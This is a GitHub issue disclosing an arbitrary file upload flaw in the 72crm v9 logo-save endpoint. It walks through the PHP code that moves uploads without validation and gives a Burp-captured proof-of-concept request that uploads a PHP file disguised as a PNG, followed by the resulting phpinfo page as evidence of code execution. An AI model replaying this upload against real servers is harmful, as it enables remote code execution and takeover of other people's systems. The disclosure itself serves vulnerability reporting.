

New issue

[Jump to bottom](#)

72crm v9 has Arbitrary file upload vulnerability #35

Open xunyang1 opened this issue on Jul 30 · 0 comments

xunyang1 commented on Jul 30

Brief of this vulnerability

72crm v9 has Arbitrary file upload vulnerability Where to upload the logo

Test Environment

- Windows10
- PHP 5.6.9+Apache/2.4.39

Affect version

72crm v9

Vulnerable Code

application\admin\controller\System.php line 51

```
39 public function save()
40 {
41     $param = $this->param;
42     $systemModel = model( name: 'System');
43     $fileModel = model( name: 'File');
44     $syncModel = model( name: 'Sync');
45     //处理图片
46     header( string: 'Access-Control-Allow-Origin: *');
47     header( string: 'Access-Control-Allow-Methods: POST');
48     header( string: "Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept");
49     $imgfile = request()->file( name: 'file');
50     if ($imgfile) {
51         $resing = $fileModel->updateByField($imgfile, module: 'admin_system', module_id: 2, field: 'value', thumb_field: '', x: '', y: '');
52     }
53     unset($param['file']);
54     $ret = $systemModel->createData($param);
55     if ($ret) {
56         $syncModel->syncData($param);
57         return resultArray(['data'=>'保存成功']);
58     } else {
59         return resultArray(['error'=>'保存失败']);
60     }
61 }
62 }
63 }
```

After follow-up, it was found that the validate was not set, and the move operation was performed directly, resulting in the ability to upload any file

```
297 public function updateByField($file, $module, $module_id, $field, $thumb_field = '', $x = '150', $y = '150')
298 {
299     if (empty($module) || empty($module_id) || empty($field)) {
300         $this->error = '参数错误';
301         return false;
302     }
303
304     $info = $file->move(FILE_PATH . 'public' . DS . 'uploads'); //验证规则
305     $fileInfo = $info->getInfo(); //附件数据
306     $saveName = '';
307     $thumbSaveName = '';
308     //var_dump($info);
309     if ($info) {
310         //如果是图片类型, 生成缩略图
311         $ext = $info->getExtension();
312         $saveName = $info->getSaveName();
313         $fileName = $info->getFilename();
314         $thumbSaveName = str_replace( search: DS, replace: DS.'thumb_', $saveName);
315         //附件信息存储
316         $saveData = [];
317
318         //var_dump($thumb_field);
319         if ($thumb_field) {
320             // $image = \think\Image::open($file);
321             $image = \think\Image::open( file: UPLOAD_PATH . str_replace( search: DS, replace: '/', $saveName));
322             $thumbSaveName = str_replace( search: DS, replace: DS.'thumb_', $saveName);
323             $image->thumb($x, $y, type: \think\Image::THUMB_FILLED)->save( pathname: FILE_PATH . 'public' . DS . 'uploads' . DS . $thumbSaveName); //THUMB_SCALING 或
324             $saveData[$thumb_field] = $thumbSaveName ? UPLOAD_PATH . str_replace( search: DS, replace: '/', $thumbSaveName) : '';
```

follow-up move function (set filename)

line 352:

```

329  */
330  public function move($path, $savename = true, $replace = true)
331  {
332      // 文件上传失败，捕获错误代码
333      if (!empty($this->info['error'])) {
334          $this->error($this->info['error']);
335          return false;
336      }
337
338      //var_dump(!$this->isValid());
339      // 检测合法性
340      if (!$this->isValid()) {
341          $this->error = 'upload illegal files';
342          return false;
343      }
344
345      // 验证上传
346      if (!$this->check()) {
347          return false;
348      }
349
350      $path = rtrim($path, charlist: DS) . DS;
351      // 文件保存命名规则
352      $saveName = $this->buildSaveName($savename);
353      $filename = $path . $saveName;
354
355      // 检测目录
356      if (false === $this->checkPath(dirname($filename))) {
357          return false;
358      }
359
360      // 不覆盖同名文件
361      if (!$replace && is_file($filename)) {
362          $this->error = ['has the same filename: {:filename}', ['filename' => $filename]];
363          return false;
364      }
365

```

follow up function

Generate time-based file names with php as a suffix

```

387 protected function buildSaveName($savename)
388 {
389     // 自动生成文件名
390     if (true === $savename) {
391         if ($this->rule instanceof \Closure) {
392             $savename = call_user_func_array($this->rule, [$this]);
393         } else {
394             switch ($this->rule) {
395                 case 'date':
396                     $savename = date('Ymd') . DS . md5(microtime(true));
397                     break;
398                 default:
399                     if (in_array($this->rule, hash_algos())) {
400                         $hash = $this->hash($this->rule);
401                         $savename = substr($hash, 0, 2) . DS . substr($hash, 2);
402                     } elseif (is_callable($this->rule)) {
403                         $savename = call_user_func($this->rule);
404                     } else {
405                         $savename = date('Ymd') . DS . md5(uniqid(md5(microtime(true)), true));
406                         // $savename = date('Ymd') . DS . md5(microtime(true));
407                     }
408             }
409         }
410     } elseif ('' === $savename || false === $savename) {
411         $savename = $this->getInfo('name');
412     }
413
414     if (!strpos($savename, '.')) {
415         $savename .= '.' . pathinfo($this->getInfo('name'), options: PATHINFO_EXTENSION);
416     }
417 }

```

then move_uploaded_file with this filename (thinkphp\library\think\File.php line 369)

```


367 if ($this->isTest) {
368     rename($this->filename, $filename);
369 } elseif (!move_uploaded_file($this->filename, $filename)) {
370     $this->error = 'upload write error';
371     return false;
372 }
373

```


Vulnerability display

First enter the background

Click as shown,go to the Enterprise management background



click this



Just upload a picture and capture the package, modify the content as follows

1 Burp Project Intruder Repeater Window Help Burp Suite Professional v2022.2.2 - Temporary Project - licensed to WuXiaoTeam

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 x 2 x 3 x ...

Send Cancel < >

Target: http://127.0.0.1 HTTP/1

Request

1 POST /?2cm=9.0-PBP-932/index.php/admin/system/save HTTP/1.1

2 Host: 127.0.0.1

3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

4 Accept: application/json, text/plain, */*

5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

6 Accept-Encoding: gzip, deflate

7 Authorization: 465c701dacc1cf30e005aa8e22372042

8 sessionId: 2bf5e91qagjhbfu7aahdd0

9 Content-Type: multipart/form-data; boundary=-----1322250331606628122668764257

10 Content-Length: 253

11 Origin: http://127.0.0.1

12 Connection: close

13 Referer: http://127.0.0.1/?2cm=9.0-PBP-932/index.html

14 Cookie: SCKEY=ABVQ-cLE1Dn4tpydb0/pypFv7rad1YQd1cyp3TVwIDRMQND; BMAP_SECKEY=cqFtRiWvYpYXQPSofW0U0F61a10016JkCqJabVzfPuryR6aXSUSBhcJ1YtFMCWn4PFecvY57-VL5DVRy7TawK2chGJSFED0ba8~n0f18V9R8w1ngR40zJ5Jh0dR0a5MC17~wR01a50naJFYKaDeqaj_wRTQ208wW0qgmsosSLi31b4dN~eL; PHPSESSID=2bf5e91qagjhbfu7aahdd0; wzaR4tR=1472; wzaHeight=700

15 Sec-Fetch-Dest: empty

16 Sec-Fetch-Mode: cors

17 Sec-Fetch-Site: same-origin

18

19 -----1322250331606628122668764257

20 Content-Disposition: form-data; name="name"

21

22 悟空CRM

23 -----1322250331606628122668764257

24 Content-Disposition: form-data; name="file"; filename="test.php"

25 Content-Type: image/png

26

27 <?php phpinfo();?>

28 -----1322250331606628122668764257--

29

Response

1 HTTP/1.1 200 OK

2 Date: Sat, 30 Jul 2022 06:10:39 GMT

3 Server: Apache/2.4.39 (Ubuntu) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02

4 V-Powered-By: PHP/5.6.9

5 Access-Control-Allow-Credentials: true

6 Expires: Thu, 19 Nov 1981 08:52:00 GMT

7 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

8 Pragma: no-cache

9 Access-Control-Allow-Origin: *

10 Access-Control-Allow-Methods: POST

11 Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept

12 Connection: close

13 Content-Type: application/json; charset=utf-8

14 Content-Length: 45

15

16 {

17 "code": 200,

18 "data": "保存成功",

19 "error": ""

20 }

Inspector

Request Attributes 2

Request Query Parameters 0

Request Body Parameters 2

Request Cookies 5

Request Headers 16

Response Headers 13

Done

618 bytes | 84 mills

Back to enterprise management background

企业首页

应用管理

员工与部门管理

角色权限控制

审批流程管理

工作台

项目管理

客户管理


企业名称

悟空CRM

企业logo


保存


access image address

PHP Version 5.6.9	
	
System	Windows NT DESKTOP-F0JQIOU 6.2 build 9200 (Windows 8 Home Premium Edition) AMD64
Build Date	May 13 2015 19:23:54
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x64
Configure Command	<pre> cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=c:\php-sdk\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-sdk\oracle\x64\instantclient_12_1\sdk,shared" "--with-encchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgo" </pre>
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	E:\phpstudy_pro\Extensions\php\php5.6.9nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS,VC11
PHP Extension Build	API20131226,NTS,VC11
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled

php code executed successfully

Notice: Because it is uploaded at the logo, unauthorized users can also access this php code



PHP Version 5.6.9	
	
System	Windows NT DESKTOP-F0JQIOU 6.2 build 9200 (Windows 8 Home Premium Edition) AMD64
Build Date	May 13 2015 19:23:54
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x64
Configure Command	<pre> cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=c:\php-sdk\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-sdk\oracle\x64\instantclient_12_1\sdk,shared" "--with-encchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgo" </pre>
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	E:\phpstudy_pro\Extensions\php\php5.6.9nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS,VC11
PHP Extension Build	API20131226,NTS,VC11
Debug Build	no

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant

